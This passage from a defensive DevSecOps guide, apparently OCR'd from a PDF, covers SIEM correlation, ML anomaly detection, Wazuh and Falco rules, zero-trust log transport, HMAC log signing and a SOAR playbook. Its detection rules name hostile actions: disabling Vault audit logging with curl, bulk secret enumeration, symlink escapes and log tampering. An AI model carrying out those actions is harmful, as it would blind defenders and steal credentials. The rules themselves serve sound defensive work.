    [ search index=k8s sourcetype=apiserver verb=create resource=deployment
    | eval deploy_time=_time ]
| where (assume_time - commit_time) < 300 AND (deploy_time - assume_time) < 300
| table commit_time, user, commit_sha, assume_time, roleArn, deploy_time, deployment_name
| eval attack_chain="GitHub → AWS → K8s"
| where NOT user IN (authorized_ci_users)
```

The Ninja's Final Wisdom

Your **3:17 AM alert** is now **3:42 AM**. You've traced the attack:

1. **Attacker** compromised a developer's GitHub account via phishing (no MFA)
2. **Malicious PR** merged with workflow that exfiltrated `AWS_ACCESS_KEY_ID`
3. **AWS credentials** used to assume EKS cluster role
4. **Terraform** modified to deploy crypto-mining pods
5. **Logs deleted** from Jenkins, GitHub Actions, and CloudTrail

But you caught them. Because your logs were:

- ✅ **Forwarded in real-time** to immutable WORM storage
- ✅ **Correlated across 44 technologies** in centralized SIEM
- ✅ **Monitored by behavioral ML** that flagged 3:00 AM build anomaly
- ✅ **Cryptographically signed** so tampering was detected

The attacker failed. You won.


Key Takeaways

1. **Never trust local logs**—attackers will delete them
2. **Centralize everything**—SIEM correlation reveals attack chains
3. **Make logs immutable**—WORM storage prevents tampering
4. **Automate detection**—behavioral ML catches what rules miss
5. **Practice incident response**—chaos engineering for log investigations

Remember: Logs are your **time machine**. Treat them like the critical infrastructure they are.

Now go build your fortress. The next alert is coming.

Team Collaboration: SIEM Correlation Workflow




SIEM Correlation Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Collection	N/A	Deploy Fluent Bit DaemonSets on K8s, configure log forwarding	N/A	Design log pipeline architecture (Kafka, Logstash, OpenSearch)	Monitor pipeline throughput and latency

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Processing	N/A	N/A	Define log parsing rules (Grok patterns, JSON extraction)	Tune correlation rules in SIEM (Splunk SPL, OpenSearch queries)	Optimize Logstash performance
Detection	Triage SIEM alerts (Splunk Notable Events, OpenSearch alerts)	N/A	Investigate correlated events (GitHub → Jenkins → K8s timeline)	N/A	N/A
Investigation	Pull raw logs from all 44 sources for forensic analysis	Provide context on deployments and infrastructure changes	Reconstruct attack chain using correlation rules	N/A	N/A
Response	Execute incident response playbook	Remediate vulnerable configurations (CI/CD, K8s)	Coordinate with IR team, document findings	N/A	Implement automated response (Falco → quarantine pod)
Validation	Verify alerts resolved	Test log forwarding from all sources	Validate correlation rule accuracy (false positive rate)	Monitor SIEM storage and retention	Track mean time to detect (MTTD) and respond (MTTR)


Defense Technique #2: Behavioral Monitoring & Anomaly Detection



Defense 2: ML-Based Anomaly Detection

Implementation Strategy

Deploy **machine learning-based anomaly detection** across all 44 technologies to identify deviations from normal patterns.



Production Implementation

1. Elastic Security ML Job for CI/CD Anomalies

```
{
  "job_id": "cicd-build-time-anomaly",
  "analysis_config": {
    "bucket_span": "15m",
    "detectors": [
      {
        "detector_description": "High build duration",
        "function": "high_mean",
        "field_name": "build_duration_seconds",
        "by_field_name": "job_name"
      },
      {
        "detector_description": "Unusual build time",
        "function": "time_of_day",
        "by_field_name": "user"
      },
      {
        "detector_description": "Rare repository access",
        "function": "rare",
```

```
        "by_field_name": "repository"
      }
    ],
    "influencers": ["user", "job_name", "repository"]
  },
  "data_description": {
    "time_field": "@timestamp",
    "time_format": "epoch_ms"
  },
  "datafeed_config": {
    "indices": ["logs-github-*", "logs-jenkins-*", "logs-gitlab-*"],
    "query": {
      "match_all": {}
    }
  }
}
```

2. Prometheus Alerting Rules for Log Volume Anomalies

```
groups:
  - name: log_anomaly_detection
    interval: 1m
    rules:
      - alert: LogVolumeDrop
        expr: |
          (
            rate(log_entries_total{source="cloudtrail"}[5m])
            <
            avg_over_time(rate(log_entries_total{source="cloudtrail"}[5m])[1h:5m]) * 0.5
          )
        for: 10m
        labels:
          severity: critical
          category: log_tampering
        annotations:
          summary: "CloudTrail log volume dropped by >50%"
          description: "Potential log deletion or CloudTrail disabled"

      - alert: UnusualAPICallRate
        expr: |
          rate(aws_api_calls_total[5m]) >
          avg_over_time(rate(aws_api_calls_total[5m])[24h:5m]) +
          (3 * stddev_over_time(rate(aws_api_calls_total[5m])[24h:5m]))
        for: 5m
        labels:
          severity: warning
          category: credential_abuse
        annotations:
          summary: "Unusual AWS API call rate detected"
          description: "API call rate is 3 standard deviations above normal"

      - alert: OffHoursCICD
        expr: |
          sum(rate(cicd_build_started_total[5m])) > 0
          and
          hour() < 6 or hour() > 22
        labels:
          severity: high
          category: suspicious_activity
        annotations:
          summary: "CI/CD activity during off-hours"
          description: "Builds running between 10 PM and 6 AM"
```

3. Wazuh HIDS Rules for Multi-Technology Correlation

```
<!-- /var/ossec/etc/rules/local_rules.xml -->
<group name="devsecops,">
  <!-- Detect GitHub Actions + AWS correlation attack -->
  <rule id="100001" level="12">
    <if_sid>100000</if_sid>
    <field name="github.action">secret.created</field>
    <same_source_ip />
```


```
    <description>GitHub secret created from same IP as AWS suspicious activity</description>
    <mitre>
      <id>T1552.001</id>
    </mitre>
  </rule>

  <rule id="100000" level="0">
    <field name="aws.eventName">GetSecretValue|AssumeRole|CreateAccessKey</field>
    <description>AWS credential access event</description>
  </rule>

  <!-- Detect Slack export + S3 upload correlation -->
  <rule id="100002" level="15" frequency="3" timeframe="600">
    <if_matched_sid>100003</if_matched_sid>
    <same_user />
    <description>Mass Slack export followed by S3 uploads - data exfiltration</description>
    <mitre>
      <id>T1567.002</id>
    </mitre>
  </rule>

  <rule id="100003" level="0">
    <field name="slack.action">file_downloaded|workspace_export</field>
    <description>Slack data access</description>
  </rule>

  <!-- Detect Kubernetes privilege escalation chain -->
  <rule id="100004" level="14">
    <if_sid>87900</if_sid>
    <field name="k8s.verb">create</field>
    <field name="k8s.objectRef.resource">pods</field>
    <field name="k8s.objectRef.name">.*privileged.*</field>
    <description>Privileged pod created after container escape</description>
    <mitre>
      <id>T1548.001</id>
    </mitre>
  </rule>

  <!-- Detect Terraform state tampering -->
  <rule id="100005" level="13">
    <field name="aws.eventName">PutObject</field>
    <field name="aws.requestParameters.key">.*\.tfstate</field>
    <match>NOT automated-terraform-user</match>
    <description>Manual Terraform state file modification detected</description>
    <mitre>
      <id>T1565.001</id>
    </mitre>
  </rule>
</group>
```

4. Falco Runtime Detection Rules

```
# /etc/falco/rules.d/devsecops-security.yaml

- rule: Suspicious Log File Access
  desc: Detect processes accessing log files in unusual ways
  condition: >
    (open_write or open_read) and
    container and
    (fd.name startswith "/var/log/" or
     fd.name startswith "/var/lib/docker/containers/") and
    not proc.name in (fluent-bit, fluentd, filebeat, logrotate, rsyslog)
  output: >
    Suspicious log file access (user=%user.name command=%proc.cmdline
    file=%fd.name container=%container.name image=%container.image.repository)
  priority: WARNING
  tags: [filesystem, mitre_defense_evasion, T1562.008]

- rule: Container Escape Attempt via Log Symlink
  desc: Detect symlink attacks targeting host filesystem via logs
  condition: >
    container and
    (evt.type=symlink or evt.type=symlinkat) and
```

```
    (fd.name startswith "/var/log/" and
     evt.arg.target contains "../../../")
  output: >
    Container escape via log symlink (user=%user.name command=%proc.cmdline
    symlink=%fd.name target=%evt.arg.target container=%container.name)
  priority: CRITICAL
  tags: [container_escape, mitre_privilege_escalation, T1611]

- rule: Vault Audit Log Disabled
  desc: Detect when HashiCorp Vault audit logging is disabled
  condition: >
    spawned_process and
    proc.cmdline contains "vault audit disable" or
    (proc.name=curl and
     proc.cmdline contains "/v1/sys/audit/" and
     proc.cmdline contains "DELETE")
  output: >
    Vault audit logging disabled (user=%user.name command=%proc.cmdline
    parent=%proc.pname container=%container.name)
  priority: CRITICAL
  tags: [secrets_management, mitre_defense_evasion, T1562]

- rule: Terraform State File Modification
  desc: Detect unauthorized access to Terraform state files
  condition: >
    open_write and
    fd.name endswith ".tfstate" and
    not proc.name in (terraform, terragrunt, atlantis)
  output: >
    Unauthorized Terraform state modification (user=%user.name
    command=%proc.cmdline file=%fd.name)
  priority: CRITICAL
  tags: [iac, mitre_impact, T1565.001]

- rule: Mass Secret Extraction from Vault
  desc: Detect bulk secret enumeration from HashiCorp Vault
  condition: >
    spawned_process and
    proc.name=curl and
    proc.cmdline contains "/v1/secret/" and
    proc.cmdline contains "list=true"
  output: >
    Vault secret enumeration detected (user=%user.name
    command=%proc.cmdline container=%container.name)
  priority: HIGH
  tags: [credential_access, mitre_credential_access, T1552]
```

Team Collaboration: Anomaly Detection Workflow




Anomaly Detection Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Baseline Training	N/A	N/A	Define features for ML model (build duration, login times, API call volume)	Train ML models (Elastic ML, Datadog Watchdog, custom scikit-learn)	Monitor model training performance

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Detection	Triage anomaly alerts (unusual CI/CD build time, midnight login)	N/A	N/A	Tune anomaly thresholds (reduce false positives)	Monitor anomaly detection latency
Investigation	Pull context logs (user activity, resource access patterns)	Provide deployment history to correlate anomalies	Threat hunting across multiple log sources to find campaign	N/A	N/A
Analysis	Determine if anomaly is benign (planned maintenance, new team member)	N/A	Forensic analysis to identify attack technique (MITRE ATT&CK mapping)	N/A	N/A
Response	Execute runbook for confirmed threat	Remediate vulnerable configurations	Coordinate incident response, document TTPs	N/A	Implement automated response (block IP, quarantine pod)
Adaptation	Provide feedback on false positives	N/A	Retrain model with labeled data (true positive vs false positive)	Update ML model with new baseline after infrastructure changes	Track model accuracy metrics (precision, recall, F1)

---\n\n### Defense Technique #3: Zero Trust Log Infrastructure



Defense 3: Zero Trust Log Architecture

Architecture Components

1. Mutual TLS for All Log Transport

```
# Fluent Bit with mTLS configuration
apiVersion: v1
kind: ConfigMap
metadata:
  name: fluent-bit-mtls-config
  namespace: logging
data:
  fluent-bit.conf: |
    [OUTPUT]
        Name            forward
        Match           *
        Host            logstash.logging.svc.cluster.local
        Port            24224
        tls             On
        tls_verify      On
        tls_ca_file     /certs/ca.crt
        tls_crt_file    /certs/client.crt
        tls_key_file    /certs/client.key
        Shared_Key      ${FLUENT_SHARED_KEY}
        Self_Hostname   ${NODE_NAME}
```

2. Network Segmentation for Log Infrastructure

```
# Terraform: Isolated log VPC with no internet access
resource "aws_vpc" "log_infrastructure" {
  cidr_block           = "10.100.0.0/16"
  enable_dns_hostnames = true
  enable_dns_support   = true

  tags = {
    Name = "log-infrastructure-vpc"
    SecurityZone = "restricted"
  }
}

resource "aws_security_group" "log_collectors" {
```

```
  name        = "log-collectors-sg"
  description = "Only allow TLS log ingestion"
  vpc_id      = aws_vpc.log_infrastructure.id

  ingress {
    description = "Fluent Bit forward protocol"
    from_port   = 24224
    to_port     = 24224
    protocol    = "tcp"
    cidr_blocks = ["10.0.0.0/8"]  # Only internal networks
  }

  # No egress to internet - logs stay in network
  egress {
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["10.100.0.0/16"]  # VPC endpoints only
  }
}

resource "aws_vpc_endpoint" "s3" {
  vpc_id       = aws_vpc.log_infrastructure.id
  service_name = "com.amazonaws.us-east-1.s3"

  # Force all S3 traffic through VPC endpoint
  route_table_ids = [aws_route_table.log_infrastructure.id]

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect    = "Allow"
      Principal = "*"
      Action    = "s3:PutObject"
      Resource  = "${aws_s3_bucket.audit_logs.arn}/*"
      Condition = {
        StringEquals = {
          "aws:SourceVpc" = aws_vpc.log_infrastructure.id
        }
      }
    }]
  })
}
```

3. Least Privilege IAM for Log Operations

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowLogWrite",
      "Effect": "Allow",
      "Action": [
        "s3:PutObject",
        "s3:PutObjectAcl"
      ],
      "Resource": "arn:aws:s3:::audit-logs-immutable/*",
      "Condition": {
        "StringEquals": {
          "s3:x-amz-server-side-encryption": "aws:kms",
          "s3:x-amz-server-side-encryption-aws-kms-key-id": "arn:aws:kms:us-east-1:123456789:key/log-encryption-key"
        },
        "IpAddress": {
          "aws:SourceIp": ["10.100.0.0/16"]
        }
      }
    },
    {
      "Sid": "DenyLogDeletion",
      "Effect": "Deny",
      "Action": [
        "s3:DeleteObject",
        "s3:DeleteObjectVersion",
```


```
        "s3:PutLifecycleConfiguration",
        "s3:PutBucketLogging",
        "s3:PutBucketPolicy"
      ],
      "Resource": [
        "arn:aws:s3:::audit-logs-immutable",
        "arn:aws:s3:::audit-logs-immutable/*"
      ]
    },
    {
      "Sid": "AllowLogReadForensics",
      "Effect": "Allow",
      "Action": [
        "s3:GetObject",
        "s3:ListBucket"
      ],
      "Resource": [
        "arn:aws:s3:::audit-logs-immutable",
        "arn:aws:s3:::audit-logs-immutable/*"
      ],
      "Condition": {
        "StringLike": {
          "aws:userid": [
            "AIDAI*:forensics-team-member",
            "AIDAI*:incident-responder"
          ]
        },
        "Bool": {
          "aws:MultiFactorAuthPresent": "true"
        }
      }
    }
  ]
}
```

4. Cryptographic Log Signing

```python
import hmac
import hashlib
import json
from datetime import datetime

class SignedLogEntry:
    def __init__(self, secret_key):
        self.secret_key = secret_key

    def create_entry(self, source, level, message, metadata=None):
        """Create cryptographically signed log entry"""
        entry = {
            "timestamp": datetime.utcnow().isoformat(),
            "source": source,
            "level": level,
            "message": message,
            "metadata": metadata or {},
            "version": "1.0"
        }

        # Create HMAC signature
        entry_bytes = json.dumps(entry, sort_keys=True).encode()
        signature = hmac.new(
            self.secret_key.encode(),
            entry_bytes,
            hashlib.sha256
        ).hexdigest()

        entry["signature"] = signature
        return entry

    def verify_entry(self, entry):
        """Verify log entry has not been tampered with"""
        signature = entry.pop("signature")
        entry_bytes = json.dumps(entry, sort_keys=True).encode()
```

```
        expected_signature = hmac.new(
            self.secret_key.encode(),
            entry_bytes,
            hashlib.sha256
        ).hexdigest()

        return hmac.compare_digest(signature, expected_signature)

# Usage in log forwarding pipeline
logger = SignedLogEntry(secret_key="vault://secret/log-signing-key")

# Create signed entry
entry = logger.create_entry(
    source="github-actions",
    level="CRITICAL",
    message="Workflow file modified",
    metadata={
        "user": "attacker@malicious.com",
        "file": ".github/workflows/deploy.yml",
        "action": "workflow.modified"
    }
)

# Verify integrity during investigation
if logger.verify_entry(entry):
    print("[✓] Log entry integrity verified")
else:
    print("[✗] TAMPERING DETECTED - signature invalid")
```

Team Collaboration: Zero Trust Implementation




Zero Trust Log Infrastructure Responsibilities:

Stage	SOC Analyst	DevOps Engineer	Security Engineer	Platform Engineer	SRE
Design	N/A	N/A	Define zero trust policies (mTLS required, RBAC, encryption at rest/transit)	Design log network architecture (isolated VPC, no internet access)	N/A
Implementation	N/A	Configure Fluent Bit with mTLS certs, deploy agents on all 44 sources	Issue PKI certificates via Vault, configure RBAC policies	Deploy log infrastructure (OpenSearch, Kafka, Logstash with TLS)	N/A
Certificate Mgmt	N/A	Automate cert rotation (cert-manager, Vault PKI)	Monitor cert expiration, revoke compromised certs	N/A	Track cert renewal failures
Access Control	Monitor log access attempts, detect unauthorized queries	N/A	Implement least privilege RBAC (read-only SOC, admin Platform team)	Enforce network segmentation (VPC peering, security groups)	N/A
Validation	Test log access controls (try to read logs without certs)	N/A	Penetration test mTLS implementation, attempt MITM attacks	N/A	N/A
Monitoring	Alert on mTLS failures, cert expiration warnings	N/A	N/A	N/A	Monitor log pipeline latency, throughput, error rate
Incident Response	Investigate unauthorized log access attempts	Rotate compromised certificates	Forensic analysis of access logs	Isolate compromised log infrastructure components	Coordinate response across teams

---

Defense Technique #4: Automated Incident Response Playbooks



Defense 4: SOAR Automated Response Playbook

SOAR Integration for 44 Technologies

```
# Splunk SOAR (Phantom) playbook for automated response
from phantom.app import ActionResult
import phantom.rules as phantom

def on_log_tampering_detected(container, action_results):
    """
    Automated response to log deletion/modification events
    """
    # Extract attack indicators
    attacker_ip = container['data']['source_ip']
    compromised_user = container['data']['user']
    attack_technique = container['data']['mitre_technique']

    # Step 1: Immediate containment
    if attack_technique == "T1562.008":  # CI/CD log tampering
        # Disable compromised CI/CD user
        phantom.act("disable user",
                    parameters={"username": compromised_user},
                    app="github",
                    asset="github_enterprise")

        # Revoke all active sessions
        phantom.act("revoke tokens",
                    parameters={"user": compromised_user},
                    app="github")

        # Lock workflow modifications
        phantom.act("enable branch protection",
                    parameters={"branch": "main", "required_approvals": 2},
                    app="github")

    elif attack_technique == "T1567.002":  # Slack exfiltration
        # Revoke OAuth tokens
        phantom.act("revoke token",
                    parameters={"token_id": container['data']['oauth_token_id']},
                    app="slack")

        # Remove malicious app
        phantom.act("uninstall app",
                    parameters={"app_id": container['data']['app_id']},
                    app="slack")

    elif attack_technique == "T1548.001":  # Kubernetes privilege escalation
        # Quarantine compromised pod
        phantom.act("isolate pod",
                    parameters={
                        "namespace": container['data']['namespace'],
                        "pod": container['data']['pod_name']
                    },
                    app="kubernetes")
```

```
    # Apply restrictive network policy
    phantom.act("apply network policy",
                parameters={"policy": "deny-all-egress"},
                app="kubernetes")

# Step 2: Evidence preservation
phantom.act("snapshot volume",
            parameters={"volume_id": container['data']['volume_id']},
            app="aws_ec2")

